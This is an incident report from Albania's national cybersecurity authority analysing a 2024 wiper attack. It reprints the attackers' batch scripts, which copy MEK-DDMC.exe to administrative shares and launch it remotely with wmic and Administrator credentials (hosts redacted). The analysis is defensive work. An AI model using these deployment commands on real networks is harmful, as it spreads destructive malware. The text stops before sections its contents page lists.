



**AUTORITETI KOMBËTAR PËR  
CERTIFIKIMIN ELEKTRONIK  
DHE SIGURINË KIBERNETIKE**

**File analysis of cyber attacks  
from Iranian Groups**

**Version: 1.2  
Date: 16/02/2024**

**Address: "Papa Gjon Pali II", Street nr 3  
Tirana; Tel./Fax: 04 2221 039**

Table of content:

<b>Technical information</b> .....	4
<b>Update 1.1</b> .....	6
<b>Analysis of the r.bat file</b> .....	6
<b>Analysis of the r2.bat file</b> .....	8
<b>Analysis of the r3.bat file</b> .....	9
<b>File analysis (file details) wiper “MEK-DDMC.exe”</b> .....	12
• <b>Static Analysis:</b> .....	12
• <b>Dynamic Analysis</b> .....	16
<b>Update 1.2 – Operating System Repair</b> .....	17
<b>Indicators of compromise</b> .....	22

MAFECOS

This report is written to document and analyze the cyberattack against an infrastructure in the Republic of Albania. The content of this report is based on the information available up to the date of completion of the analysis.

The forwarding of this report aims to inform and raise awareness of the interested parties on the documented cyber incident. The report should not be treated as final until its final update.

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

The first phase:

Sources of information: The report is based on information available at the time of its preparation. Meanwhile, some aspects may be different from current developments.

Second phase:

Analysis Details: Due to resource limitations, some aspects of the incident may not have been analyzed in depth. Any additional unknown information may reflect changes in the report.

The third stage:

Limited Analysis: Due to the complex nature of the cyberattack, the analysis may be limited in some respects. The interpretation of the event is subjective and may be affected by the absence of some key data.

The fourth stage:

Information Security: To protect confidential resources and information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.

AKCESK reserves the right to change, update, or change any part of this report without prior notice.

This report is not a final document (the extraction of the malicious actors' input details will be made available to you at a later time).

The findings of the report are based on the information available at the time of the investigation and analysis.

There are no guarantees regarding possible changes or updates to the information reported during the following period. The authors of the report assume no responsibility for the misuse or consequences of any decision-making based on this report.


## Technical information

With reference to the cyberattack against the infrastructure, a preliminary analysis was carried out, on the surface of the attack and technical details recorded based on the available materials. It is currently evident that the final technique used is through the **MEK-DDMC.exe** file, where the *Wiping* process is performed (deletion of Boot sector records).

From this technique, it was found that devices located in **Active Directory** were affected and devices outside of it were not affected. It was also found that the affected devices, part of **Active Directory**, were powered on at the time of the attack, while devices that were not powered on, but part of **AD**, were not affected by this attack.

During the scanning and analysis process on several computer devices, the **MEK-DDMC.exe** file was detected in the same location on all the analyzed devices.

“C:\Users\Public .”



This PC > Local Disk (C:) > Users > Public

Name	Date modified	Type	Size
Public Documents	12/2/2023 4:47 PM	File folder	
Public Downloads	12/7/2019 10:14 AM	File folder	
Public Music	12/7/2019 10:14 AM	File folder	
Public Pictures	12/7/2019 10:14 AM	File folder	
Public Videos	12/7/2019 10:14 AM	File folder	
MEK-DDMC.exe	1/21/2024 3:06 PM	Application	109 KB

Figure 1 Location of MEK-DDMC.exe




Figure 2 Malicious file data

The presence of the malicious file was detected on Windows computer devices, where it was not possible to perform the final execution with destructive properties for the operating system and Boot records (MBR or GPT).

From the analysis of the events on these computer devices, multiple attempts on the network on different ports to gain access to them are evident.

Date/Time	Action	Local IP	Local Port	Protocol	Remote IP	Remote Port	Local Port
31/01/2024 21:52:56	Blocked	15	Incoming	TCP	[Redacted]	443	11474
31/01/2024 21:52:56	Blocked	15	Incoming	TCP	[Redacted]	23	11463
31/01/2024 21:52:56	Blocked	15	Incoming	TCP	[Redacted]	22	11460
31/01/2024 22:07:57	Blocked	15	Incoming	TCP	[Redacted]	443	21214
31/01/2024 22:07:57	Blocked	15	Incoming	TCP	[Redacted]	80	21213
31/01/2024 22:07:57	Blocked	15	Incoming	TCP	[Redacted]	23	21210
31/01/2024 22:07:57	Blocked	15	Incoming	TCP	[Redacted]	22	21208
01/02/2024 00:59:08	Blocked	15	Incoming	TCP	[Redacted]	443	26005
01/02/2024 00:59:08	Blocked	15	Incoming	TCP	[Redacted]	80	26002
01/02/2024 00:59:08	Blocked	15	Incoming	TCP	[Redacted]	23	25997
01/02/2024 00:59:08	Blocked	15	Incoming	TCP	[Redacted]	22	25996

Figure 3 Attempts to different ports on the network at different time intervals.

Audit Failure events were also recorded during this time period.

Date/Time	Source	Task Category	Level	OpCode
31/01/2024 21:51:51	Microsoft Windows security auditing	Logon	Information	Audit Failure
31/01/2024 21:51:53	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 22:06:52	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 00:57:59	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 00:57:59	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 00:57:59	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 00:57:59	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 00:57:59	Microsoft Windows security auditing	Logon	Information	Audit Failure
01/02/2024 00:58:01	Microsoft Windows security auditing	Logon	Information	Audit Failure

Field	Value
Account Name:	[Redacted]
Account Domain:	[Redacted]
Failure Reason:	Unknown user name or bad password.
Status:	0xC000006D
Sub Status:	0xC0000064
Caller Process ID:	0x0
Caller Process Name:	-


  

Field	Value
Workstation Name:	[Redacted]
Source Network Address:	[Redacted]
Source Port:	21160
Logon Process:	NtLmSsp
Authentication Package:	NtLm
Transited Services:	-
Package Name (NTLM only):	-
Key Length:	0

Figure 4 Audit Logs during the attack time.

## Update 1.1

From the scans and analyzes performed on the infrastructure as well as during the system recovery process, it was evident that in one of the virtual machines, there are some special files that were created by malicious actors to carry out the attack within the Institution's network.



*Figure 5 Suspicious files found on one of the virtual machines*

The recorded files are:

- **r[.]bat**
- **r2[.]bat**
- **r3[.]bat**
- **MEK-DDMC[.]exe**

### Analysis of the r.bat file




Figure 6 Details of the r.bat file




Figure 7 The contents of the r.bat file.

This file acted as the carrier of the malicious file **MEK-DDMC.exe**, where it was distributed to computers identified in the infrastructure network, via the shared directory of "C:\Users\Public." that has been accessible on the network.

## Analysis of the r2.bat file




Figure 8 Details of the r2.bat file.





```
File Edit View
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
copy MEK-DDMC.exe \\[redacted]c:\users\public\MEK-DDMC.exe
```

Figure 9 The contents of the r2.bat file

This file, the same as the r.bat file, carries out the transport of the malicious **MEK-DDMC.exe** to the computers identified in the infrastructure network, via the shared directory of “C:\Users\Public.” that has been accessible on the network.

### Analysis of the r3.bat file




Figure 10 Details of the r3.bat file.

```
r3 - Notepad
File Edit Format View Help
wmic /node: /user: \Administrator /password: " process call create "cmd.exe /c c:\users\public\MEK
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\MEK
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\MEK
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
wmic /node: /user: \Administrator /password: process call create "cmd.exe /c c:\users\public\M
```

Figure 11 The contents of the r3.bat file

The r3.bat file is in the last order, as it executes through the **wmic (Windows Management Instrumentation Command-line)** function, where a remote call is made to access **cmd** and then the command to execute the wiper **MEK-DDMC.exe**.

From the analysis of the logs of the virtual machine, it is evident that there is high activity of using the **SMB** protocol, before and during the attack. It is also evident that **SMB** activity is also blocked by some computer devices where the attack was attempted.




Figure 12 The SMB attempt to the network when the communication started and the moment of the attack.




Figure 13 Last SMB communication log

After this moment, a **wiper** was performed on the servers where the cluster was set up and it was not possible to carry out the attack after communication with the virtual machine and the

network was lost. Currently, from the evidence and analysis performed, it appears that when the **.bat** files were executed, some of the computer devices blocked the actions, making the attack fail against them.

As for the devices which, the copying was completed successfully, but the execution of the **MEK DDMC.exe** file did not happen, this is because during the execution of the **r3.bat** file with the **WMIC** command, this virtual machine was listed before other computer devices that were not affected by the attack. Also on computers that failed to copy and run, **WMIC** was not enabled as a feature in Windows.

During the analysis, it is evident that to the virtual machine that was used for the attack, a connection was established with **Remote Desktop Protocol (RDP)** from a specific **IP** of the infrastructure until the moment the connection was lost, and the attack ended.




Figure 14 The initial moment of the RDP connection to the virtual machine.

